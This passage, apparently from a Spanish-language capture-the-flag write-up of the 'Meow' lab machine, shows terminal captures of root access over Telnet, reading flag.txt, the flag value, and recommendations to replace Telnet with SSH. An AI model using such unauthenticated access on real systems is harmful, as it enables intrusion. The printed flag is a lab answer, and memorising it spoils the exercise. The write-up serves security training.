75 updates can be applied immediately.  
31 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable
```

Figura 6: Acceso inicial a la máquina por Telnet

5.1. Verificación de acceso

Con el comando `whoami` verificamos el acceso como usuario `root`.




```
root@Meow: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ root@Meow: ~  
Kali NetHunter Exploit-DB Google Hacking DB Vulnerable By Design  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
System information as of Mon 29 Sep 2025 03:48:55 AM UTC  
System load: 0.01  
Usage of /: 41.7% of 7.75GB  
Memory usage: 4%  
Swap usage: 0%  
Processes: 134  
Users logged in: 0  
IPv4 address for eth0: 10.129.49.209  
IPv6 address for eth0: dead:beef::250:56ff:feb0:a520  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
https://ubuntu.com/blog/microk8s-memory-optimisation  
75 updates can be applied immediately.  
31 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I  
nternet connection or proxy settings  
Last login: Mon Sep 29 03:43:33 UTC 2025 on pts/15  
root@Meow:~# whoami  
root  
root@Meow:~#
```

Figura 7: Comando `whoami` verificando el acceso `root`

6. En búsqueda de la flag


Con el comando `ls` listamos los archivos en la carpeta donde estamos ubicados como usuario.



```
root@Meow: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ root@Meow: ~  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
System information as of Mon 29 Sep 2025 03:48:55 AM UTC  
System load: 0.01  
Usage of /: 41.7% of 7.75GB  
Memory usage: 4%  
Swap usage: 0%  
Processes: 134  
Users logged in: 0  
IPv4 address for eth0: 10.129.49.209  
IPv6 address for eth0: dead:beef::250:56ff:feb0:a520  
* Super-optimized for small spaces - read how we shrank the memory  
footprint of MicroK8s to make it the smallest full K8s around.  
https://ubuntu.com/blog/microk8s-memory-optimisation  
75 updates can be applied immediately.  
31 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I  
nternet connection or proxy settings  
Last login: Mon Sep 29 03:43:33 UTC 2025 on pts/15  
root@Meow:~# whoami  
root  
root@Meow:~# ls  
flag.txt snap  
root@Meow:~#
```

Figura 8: Uso del comando `ls` para localizar la flag

Con el comando cat accedemos al contenido de flag.txt.



```
root@Meow: ~  
Archivo Acciones Editar Vista Ayuda  
frx432@localhost: ~ root@Meow: ~  
System information as of Mon 29 Sep 2025 03:48:55 AM UTC  
System load: 0.01  
Usage of /: 41.7% of 7.75GB  
Memory usage: 4%  
Swap usage: 0%  
Processes: 134  
Users logged in: 0  
IPv4 address for eth0: 10.129.49.209  
IPv6 address for eth0: dead:beef::250:56ff:feb0:a520  
  
* Super-optimized for small spaces - read how we shrank the memory  
footprint of MicroK8s to make it the smallest full K8s around.  
  
https://ubuntu.com/blog/microk8s-memory-optimisation  
75 updates can be applied immediately.  
31 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
ls" listamos los archivos en la carpeta  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I  
nternet connection or proxy settings  
ora tiene mas espacio  
Last login: Mon Sep 29 03:43:33 UTC 2025 on pts/15  
root@Meow:~# whoami  
root  
root@Meow:~# ls  
flag.txt snap  
root@Meow:~# cat flag.txt  
b40abdf23665f766f9c61ecba8a4c19  
root@Meow:~#
```

Figura 9: Contenido de la flag obtenida: b40abdf23665f766f9c61ecba8a4c19

7. Conclusiones

Se encontró el servicio Telnet, el cual es una **vulnerabilidad crítica** ya que no cifra la información, haciéndolo muy inseguro. Esto permitió que atacantes accedan a la información sin dificultad, con el riesgo de obtener acceso al sistema como usuario `root`.

8. Recomendaciones

1. **Deshabilitar Telnet:** Eliminar o deshabilitar completamente el servicio Telnet.
2. **Migración a SSH:** Migrar del servicio Telnet al servicio **SSH (Secure Shell)**, el cual es más moderno y más seguro al cifrar la información de la conexión, incluyendo las credenciales.